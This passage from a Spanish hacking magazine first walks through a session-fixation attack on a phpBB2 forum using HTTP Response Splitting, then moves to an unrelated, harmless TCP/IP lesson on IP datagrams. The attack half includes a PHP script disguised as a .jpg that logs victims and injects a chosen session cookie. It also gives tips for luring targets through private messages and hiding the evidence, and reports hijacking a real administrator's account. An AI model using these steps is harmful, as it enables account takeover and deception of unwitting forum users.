(como antes, todo en una misma línea de texto, sin pulsar enter...)

La primera parte la sabemos... la dirección web y el logout

```
header ("Location: http://www.hackxcrack.com/phpBB2/login.php?logout=true
```

Luego tenemos:

```
&redirect=login.php
```

Lo que es lo mismo, que tras hacer el "*logout*" *forzoso*, haga una redirección a la página *login.php*

Después viene:

```
%0d%0a
```

Esto ya lo vimos en su momento, se trata de un retorno y avance de línea codificado en hexadecimal (CR+LF).

Por último:

Set-Cookie:%20phpBB2mysql_sid=b9d407cae4e7ac0f4ef438b0c65794b0%0d%0a

Pues qué quieres que te diga... ***fijamos una cookie de sesión para phpBB2mysql_sid*** con el valor que sigue al signo igual, que es el *SID que anotamos cuidadosamente con anterioridad.*

Si de alguna forma conseguimos que ***Vic_Thor*** navegue al sitio donde está ese código... se acabó... será desconectado del foro y su navegador almacenará una **cookie de sesión** con el *SID* que pusimos intencionadamente.

Cuando ***Vic_Thor*** se vuelva a reconectar, usará el SID inyectado "*sin saberlo*" y en ese momento, el atacante "***kapuyo***" podrá acceder al foro como ***Vic_Thor***. ***Fin del ataque***.

Vic_Thor puede pensar que fue un "lapso" del foro por lo que se desconectó... claro, lo pensaba hasta el día de hoy... a partir de hoy... NO ni **Vic_Thor** ni espero que nadie que esté leyendo este artículo, cuando os ocurra algo parecido.... antes de volver a reconectaros... ELIMINAD LAS **COOKIES** o seréis presa de este "truco"

Ya he dicho antes que esto no es exclusivo de los foros, también de servicios de correo, tiendas virtuales, etc... *ojito con ello*....

Sólo nos queda comprometer a ***Vic_Thor***, es decir, enviarle otro mensaje privado, pero ahora en lugar de que contenga una imagen con el *script* que captura su IP, con un *script* que incluya el código anterior...

Ciertamente no deberíamos hacerlo inmediatamente, *esto es como la pesca, ya sabes... paciencia, espera y suerte....*

Si sabemos que usa una IP fija, la cosa es muy simple, ponemos un post en el foro con "*el regalo*" como firma y en el script incluimos una condición que ejecute la función header sólo en el caso de que sea esa IP, de lo contrario, desconectará a todo quisqui que lo vea, la gente empezará a postear o advertirá al administrador del sitio que cada vez que pasa por tal o cual hilo se cierra la conexión y terminarán por descubrirnos...

A quien siempre le ocurrirá eso es a ***Vic_Thor***, por ello es conveniente que **una vez haya caído en la trampa, editar la firma para que no le vuelva a ocurrir** y así dejarle pensar que fue "*algo fortuito*"

Vale, pues vamos a ver como funciona...

Cogemos nuestro antiguo *script* que se llamaba *banderr.jpg* y lo renombramos como *banderita.jpg*

Ahora nos creamos otro script que lo llamaremos ***banderr.jpg*** (recuerda que el anterior que existía con el mismo nombre lo acabamos de renombrar)

```
<?
global $REMOTE_ADDR;
global $REMOTE_HOST;
global $HTTP_REFERER;
$cookie_fijada = "phpBB2mysql_sid=b9d407cae4e7ac0f4ef438b0c65794b0";
$pref1 = $_SERVER['REMOTE_HOST'];
$pref2 = $_SERVER['HTTP_REFERER'];
$ipu = $_SERVER['REMOTE_ADDR'];
$fcookies=fopen("cazado.txt","a+");
fwrite($fcookies, "\r\nIP: \t");
fwrite($fcookies, "$ipu \r\n\r\n");
fwrite($fcookies, "\r\nViene de: \t");
fwrite($fcookies, "$pref1 \r\n\r\n");
fwrite($fcookies, "$pref2 \r\n\r\n");
fwrite($fcookies, "cookie de HxC: \t");
fwrite($fcookies, "$cookie_fijada \r\n\r\n");
fclose($fcookies);
header("Location: http://www.hackxcrack.com
/phpBB2/login.php?logout=true&redirect=login.php%0d%0aSet-Cookie:%20phpBB2mysql_sid
=b9d407cae4e7ac0f4ef438b0c65794b0%0d%0a");
?>
```


Y lo guardamos como ***banderr.jpg***, lo que hará este script es crear un archivo de texto que se llamará cazado.txt con la IP de ***Vic_Thor*** y la *cookie de sesión* que le inyectamos mediante la función *header*.

Ahora enviemos un nuevo mensaje privado a ***Vic_Thor***, dándole las gracias por su ayuda o con lo que sea... cuando lo lea, se creará un archivo en nuestro servidor web el archivo *cazado.txt*, en ese momento, sabremos que lo ha leído y que la cookie se le inyectó, y por si faltase algo... se desconectará del foro

Como tarde o temprano se dará cuenta que se ha desconectado iremos rápidamente al perfil y eliminamos la firma o ponemos una verdadera imagen en el servidor web, mejor la eliminamos de la firma... porque si no lo hacemos así, por cada vez que ***Vic_Thor*** lea nuestro mensaje de nuevo, lo volverá a desconectar y terminará por detectar el "*problema*"

Vamos a ver como se comporta la cosa:

Enviamos el nuevo mensaje privado, que es la respuesta de su "*amable*" contestación:




Pantalla 19. El atacante le envía un nuevo pm, ahora con la firma modificada para inyectar la cookie de sesión

Lo enviamos y vamos rápidamente a modificar el perfil.... **pero no lo modificaremos hasta estar seguros que *Vic_Thor* leyó el mensaje....** Quitamos la imagen de la firma y


esperamos a que en nuestro servidor web aparezca un archivo que se llama *cazado.txt*, cuando eso ocurra es que habrá leído el pm y entonces será cuando actualizaremos el perfil.

Pantalla 20. El atacante elimina las imágenes de la firma y espera a que la víctima lea los mensajes



Cuando ***Vic_Thor*** lea el mensaje (ver pantalla 21 y observa que sigue mostrando la imagen no disponible, sólo que ahora, el contenido "es diferente") y pinche en foros de discusión lo desconectara y fijará la ***cookie*** mediante ***HTTP Response Splitting***

Pantalla 21. La víctima lee el mensaje, todavía no lo sabe, pero fue desconectado y se inyectó una cookie de sesión






Pantalla 22. La víctima ha sido desconectada tras leer el privado...

Ahora es cuando debemos pulsar en ***Actualizar el perfil desde el usuario kapuyo***... para que la imagen no vuelva a mostrarse....

*Si nos fijamos en quien está online, observamos que **Vic_Thor** ya no está* 😉 *claro, lo hemos desconectado...*



Pantalla 23. El atacante comprueba que la víctima fue desconectada y espera a que "regrese"

*Nuestro **Vic_Thor**, achaca la situación a un "flash" del foro y se vuelve a conectar....*




Pantalla 24. La víctima vuelve a conectarse...

Observa BIEN el SID que "usa" en la reconexión (pantalla 25)




Pantalla 25. La víctima, cuando se reconecta utiliza EL SID QUE LE INYECTAMOS!!!!

Es el mismo que tenemos desde el equipo configurado con el *proxomitron "a la espera"* de que se vuelva a conectar, **cuando lo veamos aparecer de nuevo... ESE ES EL MOMENTO, pinchamos en Foros de discusión desde la máquina que tiene kapuyo "esperando".**



Pantalla 26. El atacante utiliza su segunda máquina y pulsa en Foros de discusión

Repito... SOLO CUANDO LO VEAMOS APARECER DE NUEVO!!! Sin más, sin pasar por el registro, sin contraseñas, sin nada de nada, ahí estamos... Somos ***Vic_Thor (ver pantalla 27)***



Pantalla 27. El atacante aparece registrado como la víctima.


Ya os he dicho que esto es como pescar... y pescando, pescando... aquí hay "otro pez"




Pantalla 28. Probando suerte con un moderador "cómplice"

Y como veréis... no sólo un moderador... gracias ***Grullanetx****, he de decir que colaboró conmigo para hacer de conejillo de indias y víctima "consciente" de la usurpación de su nick... pero también hubo algún administrador que ni se enteró de la misa la media, no digo el nombre.... para evitar "su escarnio"*

Pantalla 29. Probando suerte con un administrador... CONSEGUIDO!!!



Volviendo al caso de ***Vic_Thor***, como actualizamos la firma, si revisa de nuevo sus mensajes... verá esto:



Pantalla 30. La víctima regresa a leer el privado que le desconectó...

Ya no está la imagen "*maléfica*", no hay más pistas... seguro que no desconfiará... lo tomará como "*un corte fortuito*" y nada mas....

Se me ocurren muchas otras cosas "*para probar*", mediante ***HTTP Response Splitting*** pero recuerda lo que se ha repetido hasta la saciedad en este artículo... la "*práctica real*" de este artículo es para con nuestros foros... no es exclusivo de los foros y **ESTE FORO NO ES DE PRUEBAS**, instálate uno propio y practica con ello.

La solución contra este tipo de ataques, para variar, consistirá tanto en parchear el servidor web como en utilizar la última versión disponible para phpBB2 en el caso de los foros, y cómo no... ser prudentes, estar alerta, no dejar nada al azar o la casualidad... desconfiad de sitios, mails, páginas, etc... en las que "*misteriosamente*" aparecemos o desaparecemos...

El objeto de este texto no es el de "*romper*" la seguridad ni invadir la privacidad de nadie, es conocer cómo podemos ser víctimas de sitios mal intencionados, os cuento "una maldad", del mismo modo que usamos el foro para "sabotearlo" podríamos usar a sus usuarios para que disparen códigos dañinos a otros

sitios... y más... que es mejor que cada uno "investigue por su cuenta".

Y como lo prometido es deuda... en este enlace encontraréis cómo se configura el servidor web de *Microsoft* (IIS) para que pueda ejecutar *scripts* de *php* con extensiones **.jpg*

http://www.forohxc.com/configIIS/IIS.pdf

La despedida, hasta el próximo mes, en esa ocasión SI.... abordaremos esas "desconocidas" redes *WAN*, como funcionan las comunicaciones a nivel de los proveedores de servicio, saber qué nos ofrecen, en estos días en España se vive una "*revolución*" en ADSL, todos los proveedores están "*como locos*" ofreciendo servicios y velocidades que nos parecen extraordinarias, pero no es oro todo lo que reluce, sin ir más lejos, en Alemania por unos 30 euros disponen de conexiones a 6 Mbps, aunque la verdadera autopista está en Japón... por menos de 25 euros al cambio, dispones de 100 Mbps.... sí, sí... no se me "*escapó el dedo*" pues CIEN megabits por segundo... eso sí es "*banda ancha*"

Saludos.

NOTA INFORMATIVA SOBRE LOS SERVIDORES DE HACKING

Como ya debes sabes si eres lector habitual, esta revista tiene habilitados tres servidores para que puedas hacer las prácticas de hack sin temor a cometer un delito.

Estos servidores han sufrido en los últimos meses muchos problemas y han estado inactivos la mayor parte del tiempo.

Este mes habrá novedades sobre este tema. Visita la zona de comunicados del foro de la revista (www.hackxcrack.com) y encontrarás el nuevo método de acceso.

CURSO DE TCP IP: LA CAPA IP
(SEGUNDA PARTE)
LOS DATAGRAMAS

En el numero anterior empezamos con uno de los puntos mas interesantes de este curso: La -Capa IP- y en concreto tratamos las -Direcciones IP-.

Este mes seguimos con la -Capa IP- pero nos centraremos en los -datagramas- y los cambios que sufren en sus "andares" por Internet (fragmentación, etc).

INTRODUCCIÓN

A estas alturas ya tenemos que comprender bastante bien cómo circulan los paquetes a través de Internet, o cualquier otra red TCP/IP. Conocemos ya los mecanismos de transporte (protocolos **TCP** y **UDP**), los mecanismos de control de errores (**ICMP**), y sabemos algo sobre el encaminamiento (tablas de encaminamiento de los routers, direcciones y máscaras de red, etc).

Durante muchos meses he ido explicando a mi manera un gran número de documentos **RFC** (no sólo en el **curso de TCP/IP**, si no también en la **serie RAW**), intentando así abriros una puerta fácil a unos documentos excesivamente técnicos que de otra manera probablemente os habría costado bastante comprender.

Llegados a este punto, después de más de un año siguiendo esta línea, creo que ha llegado el momento de hacer una pequeña prueba para que comprobéis vosotros mismos si estáis preparados para enfrentaros directamente con los RFC y prescindir de mis "servicios".

Por supuesto, no voy a plantaros aquí un RFC tal cual, entre otras cosas porque probablemente tendría que ser en inglés, y tampoco pretendo hacer una traducción de ningún RFC. En lugar de eso, lo que voy a hacer es seguir, como siempre, explicando las cosas a mi manera, pero en este caso lo haré siguiendo la estructura de un RFC, en este caso del **RFC 791** (ftp://ftp.rfc-editor.org/in-notes/rfc791.txt), que es el que especifica el protocolo IP.

Y, ¿acaso no han seguido algún RFC el resto de mis artículos? Pues realmente no, ya que la estructura de los RFC (es decir, el orden en el que cuentan las cosas), en mi opinión, no suele ser adecuada para que alguien sin conocimientos sobre el tema comprenda lo que se está explicando. Hasta ahora, cada vez que escribía un artículo, dedicaba casi la mayor parte del tiempo simplemente a estructurar las ideas y hacer un "esqueleto" del orden en que las iba a contar.

Posiblemente no notéis mucha diferencia entre este artículo y el resto y, sinceramente, espero que así sea, porque eso significaría que ya prácticamente estáis preparados para enfrentaros solitos a la jungla de los RFCs. El próximo paso sería que cogieseis directamente un RFC, pero ese es un paso que daréis vosotros mismos, pues yo no os voy a plantar en el próximo número un RFC, entre otras cosas porque no os voy a hacer pagar 4'5 euros por algo que podéis descargar gratuitamente. ;)

Probablemente pensaréis que estoy exagerando al hablar de "la jungla de los RFCs" y, realmente así es.

Los RFCs no se han comido nadie hasta ahora y,,, como todo en esta vida, solo requiere un poco de tiempo para tenerlos "bajo control". El problema que yo veo a enfrentarse directamente a los RFCs, sin tener conocimientos previos, es el mismo que vería a intentar aprender castellano con un diccionario. Cuando tú buscas una definición de una palabra en un diccionario, siempre te la definen con otras palabras, que a su vez están en el diccionario. Por tanto, es imposible entrar en ese círculo vicioso de definiciones si tú previamente no sabes hablar castellano, y conoces ya un conjunto bastante amplio de palabras.

Lo mismo ocurre con los RFC, ya que son documentos escritos asumiendo que la persona que los leerá sabrá ya bastante sobre el tema. En cada RFC prácticamente se asume que se sabe de antemano todo aquello que no se explique en ese propio RFC, igual que en una definición de diccionario se asume que conoces todas las palabras que puedan entrar en la definición. Si en un RFC, por ejemplo, se habla del protocolo TCP, se asume que se sabrá todo sobre el protocolo IP, los protocolos de enlace, los protocolos de aplicación, las direcciones IP, etc, etc.

Pues, igual que cuando ya sabemos hablar castellano ya estamos preparados para utilizar el diccionario, yo pienso que vosotros ya sabéis "hablar" el suficiente TCP/IP como para poder utilizar los RFC que, al igual que un diccionario, una vez que los puedes utilizar se convierten en una herramienta imprescindible.

Así, como os he dicho, seguiré parte de la estructura del RFC, no toda, pues son 45 páginas, y hay algunos puntos que eliminaré por no considerarlos importantes, o bien por considerarlos demasiado complejos para la línea que está siguiendo este curso.


Os aconsejo que cojáis el **RFC 791** y lo vayáis siguiendo junto con este artículo. En lugar de seguir una numeración ordenada para este artículo, iré poniendo la numeración correspondiente a cada uno de los puntos del RFC que trate. Así, el artículo empezará con el punto **1.4** del RFC 791.



¿No dominas el Ingles?

¿No dominas el Ingles? Pues una vez más te aconsejamos un "paseo" por la Web www.rfc-es.org

*En ella encontrarás el **RFC 791** en perfecto castellano y, por supuesto, damos las gracias a los masters y colaboradores de dicha Web por el fantástico trabajo de traducción que están realizando.*



1.4. OPERACIÓN

El protocolo **IP** (**I**nternet **P**rotocol) implementa dos funciones básicas: **direccionamiento**, y **fragmentación**.

La función de **direccionamiento** ya la conocemos bien, pues el artículo anterior estaba íntegramente dedicado a este tema (aunque aún tengo pendiente completar este curso con una nueva entrega de la serie RAW que trate sobre protocolos de encaminamiento). Como ya sabemos, es la capa IP la que se encarga de asignar direcciones únicas a cada máquina, para que podamos acceder a cada una de ellas como si de números de teléfono se tratase.

Con respecto a la **fragmentación**, algo he comentado a lo largo del curso, pero en este artículo lo veremos en detalle. El protocolo IP permite dividir los **datagramas** (paquetes IP) en trozos lo suficientemente pequeños como para adaptarse a las capacidades tecnológicas de cada red. IP no sólo se encarga de dividir los fragmentos, si no que además debe garantizar un mecanismo para reconstruir los paquetes originales a partir de los fragmentos.

El protocolo IP utiliza 4 mecanismos clave para implementar estos servicios: el **tipo de servicio (TOS)**, el **tiempo de vida (TTL)**, las **opciones**, y la **suma de comprobación (checksum)**.

Iremos viendo en detalle a lo largo del artículo cada uno de estos mecanismos, pero os voy adelantando que el **tipo de servicio** es un mecanismo que permite asignar prioridades a los datagramas, para que así los gateways encargados de encaminarlos puedan tomar ciertas decisiones.

Por ejemplo, en función del tipo de servicio, un gateway puede decidir encaminar un paquete bien hacia otro gateway que tenga un gran ancho de banda pero poca fiabilidad, o bien hacia un gateway más lento pero más seguro, siempre y cuando ambos caminos permitan llegar al mismo destino.

Además, un gateway podría incluso decidir descartar un datagrama en caso de congestión en la red (en caso de que el datagrama no tenga una prioridad alta). Algo hablé ya sobre el tipo de servicio a lo largo del curso.

Con respecto al **tiempo de vida**, sí que lo detallé bastante en el artículo sobre **ICMP**, cuando expliqué el funcionamiento de la herramienta **traceroute**. Para los que no hayáis leído ese artículo, os resumo diciendo que el tiempo de vida es un parámetro de cada datagrama que permite limitar el número de gateways que puede atravesar el datagrama antes de llegar a su destino.

Si este número de pasos se sobrepasa, el datagrama sencillamente será descartado, y el transmisor del datagrama será notificado del problema (mediante un mensaje **ICMP** de tipo **Time Exceeded**).

Con respecto a las **opciones**, se trata de una serie de cabeceras opcionales para cada datagrama, en las cuales se pueden implementar diversos servicios, como instrucciones explícitas de encaminamiento para ese datagrama, opciones de seguridad, etc.

Por último, la **suma de comprobación** ya sabemos para qué sirve, ya que funciona exactamente igual que las sumas de comprobación (**checksums**) de TCP, UDP, e ICMP. Os resumo diciendo que la suma de comprobación es un sello que

se pone a cada datagrama que, comparándolo con los contenidos del datagrama, permite detectar si ha habido algún error en la transmisión que haya deteriorado los contenidos.

Como estamos viendo, hay un gran número de situaciones por las que tendría que haber una notificación de errores, como cuando se descarta un datagrama por haber superado su tiempo de vida, o cuando un datagrama de baja prioridad es rechazado por una red congestionada, etc., etc.

El protocolo IP por si mismo no proporciona ningún mecanismo de notificación ni control de errores, por lo que es un requisito obligado que cualquier implementación de IP esté acompañada de una implementación de **ICMP**, que es el protocolo encargado de la notificación de errores de la capa IP.

Si bien la implementación de ICMP es obligada para cualquier máquina que utilice IP, hay otros servicios que tampoco están garantizados por IP y que, en cambio, no son de uso obligado.

Por ejemplo, el protocolo **IP** proporciona un **servicio no orientado a conexión**, donde cada datagrama es independiente, y no existen conexiones, sesiones, puertos, ni nada parecido. Todos estos servicios son proporcionados por los **protocolos de transporte (TCP**, o **UDP**) que pueden funcionar por encima de IP, aunque el uso de estos protocolos de transporte es opcional según las necesidades de cada aplicación.

El protocolo IP **no proporciona una comunicación fiable** (al no haber respuestas de confirmación para los datagramas), **ni mecanismos de control de errores** (excepto el **checksum**, que permite detectar algunos errores, pero nunca corregirlos), **ni mecanismos de control de flujo**.


De todas estas funciones se tendrán que ocupar otros protocolos (en caso de que sean necesarias), por lo que IP funciona siempre en una jerarquía de protocolos por capas, tal y como hemos visto desde el principio del curso.

2.2. MODELO DE OPERACIÓN

Ya se que los epígrafes probablemente no os estén diciendo nada, porque eso de que el primer punto se llame –operación- y el segundo -modelo de operación- no es precisamente muy descriptivo, pero es que quiero conservar los nombres originales del RFC. Los puntos de los que he prescindido hasta ahora (*prefacio, 1.1, 1.2, 1.3, y 2.1*) son temas que ya he explicado a lo largo del curso.

En este punto lo que nos encontramos es un ejemplo básico de funcionamiento del protocolo IP y, a pesar de que este tipo de ejemplos ya los hemos visto a lo largo del curso, he considerado adecuado repetirlo una vez más para ir consolidando las ideas fundamentales.

En este ejemplo tenemos dos máquinas (**A** y **B**) que se comunican entre sí a través de un gateway (**G**).




En un caso real, lo normal es que no haya un único gateway, si no toda una cadena de ellos para comunicar a **A** con **B**.

Supongamos que **A** quiere enviar un datagrama a **B**, y que ese paquete forma parte de la comunicación entre dos aplicaciones que corren en **A** y en **B**, por


ejemplo, un **servidor web** (Apache) corriendo en **B**, y un **navegador** (Opera, Firefox, Netscape...) corriendo en **A**.

En primer lugar, la aplicación que corre en **A**, por ejemplo, Firefox, solicitará a la capa IP del sistema operativo de **A** la transmisión del paquete, con los datos que quiera que éste contenga, por ejemplo, una petición **GET** de **HTTP** (¿recordáis mi artículo de la serie RAW sobre el protocolo HTTP?).

Para ello, no bastará con que se le proporcionen a la capa IP los datos que contendrá el paquete (incluyendo en estos datos las cabeceras de protocolos de nivel superior, como podría ser TCP), si no que además es necesario decirle cuál va a ser la **dirección IP de destino** del paquete, así como otros parámetros que ya iremos viendo.




Una vez que la **capa IP** tiene el paquete y los parámetros necesarios, tendrá que **construir su propia cabecera** que añadirá al paquete, formando así un datagrama. Bueno... uno o varios, pues podría decidir fragmentar el paquete por ser demasiado grande, pero en este ejemplo simple vamos a suponer que no es necesaria la fragmentación.




Ahora que ya tenemos el datagrama formado, tenemos que enviarlo a la capa inferior, que nosotros conocemos como **capa de enlace**. A esta capa de enlace no sólo tendremos que darle el datagrama, si no también una serie de parámetros que ésta necesitará.

